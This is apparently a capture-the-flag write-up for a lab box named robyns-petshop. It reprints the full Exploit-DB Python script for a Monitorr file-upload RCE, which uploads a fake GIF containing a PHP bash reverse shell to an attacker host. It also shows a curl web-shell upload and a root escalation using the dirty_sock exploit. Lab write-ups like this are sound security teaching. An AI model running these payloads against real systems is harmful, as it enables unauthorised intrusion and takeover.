
Add them to /etc/hosts file



I didn't uncover any significant information in the dev and beta subdomains. Now, it's time to investigate the monitorr subdomain for any potential insights or vulnerabilities.



I discovered the monitorr login page. After conducting a quick search to understand what Monitorr is, I stumbled upon an exploit listed in Exploit db. This could be a promising lead! Let's dig deeper and see what vulnerabilities we can exploit



I'm going to try this RCE (Remote Code Execution) exploit I found for Monitorr. Let's see if we can gain access and uncover more hidden treasures!

www.exploit-db.com/exploits/48980

```
import requests
import os
import sys

if len (sys.argv) != 4:
    print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-
Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "X-Requested-With": "XMLHttpRequest", "Content-Type": "multipart/form-data; boundary=----------
----------------310461050039001605764542257 45", "Origin": sys.argv[1], "Connection": "close", "Referer": sys.argv[1]}

    data = "-----------------------------310461050039001605764542257 45\r\nContent-Disposition: form-data; name=\"fileToUpload\";
filename=\"she_ll.php\"\r\nContent-Type: image/gif\r\n\r\nGIF89a213213123<?php shell_exec(\"/bin/bash -c 'bash -i >& /dev/tcp/"+sys.argv[2] +"/" + sys.argv[3] +
" 0>&1'\");\r\n\r\n-----------------------------310461050039001605764542257 45--\r\n"


    requests.post(url, headers=headers, data=data)

    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate",
"Connection": "close", "Upgrade-Insecure-Requests": "1"}
    requests.get(url, headers=headers)
```


Let's take a closer look at the exploit script to understand how it works and then create a similar one tailored to our needs. Breaking down the code will help us replicate its functionality effectively

I uploaded a web shell using the following command:

```
curl -k -b "isHuman=1;  -F "fileToUpload=@shell.php.png"
https://monitorr.robyns-petshop.thm/assets/php/upload.php
```



After several attempts, I found success by using a very small image size for the shell. It seems that size matters! 😼💻 Now, let's see if we can execute it and gain access.



I successfully obtained the first flag!

Now, let's focus on getting the root flag. Time to escalate our privileges and secure that final prize! 🏁

I used linux-exploit-suggester.sh to find potential exploits, and after testing several, the only one that succeeded was:

```
[+] [CVE-2019-7304] dirty_sock

  Details: https://initblog.com/2019/dirty-sock/


  Exposure: less probable

  Tags: ubuntu=18.10,mint=19

  Download URL: https://github.com/initstring/dirty_sock/archive/master.zip

  Comments: Distros use own versioning scheme. Manual verification needed.
```

Time to download and run this exploit to see if we can elevate our privileges and grab that root flag!



GG, I just snagged the second flag! 🎉

And with that, we've reached the end of the report. If there's anything else you need or any final thoughts to add, ***let me know!***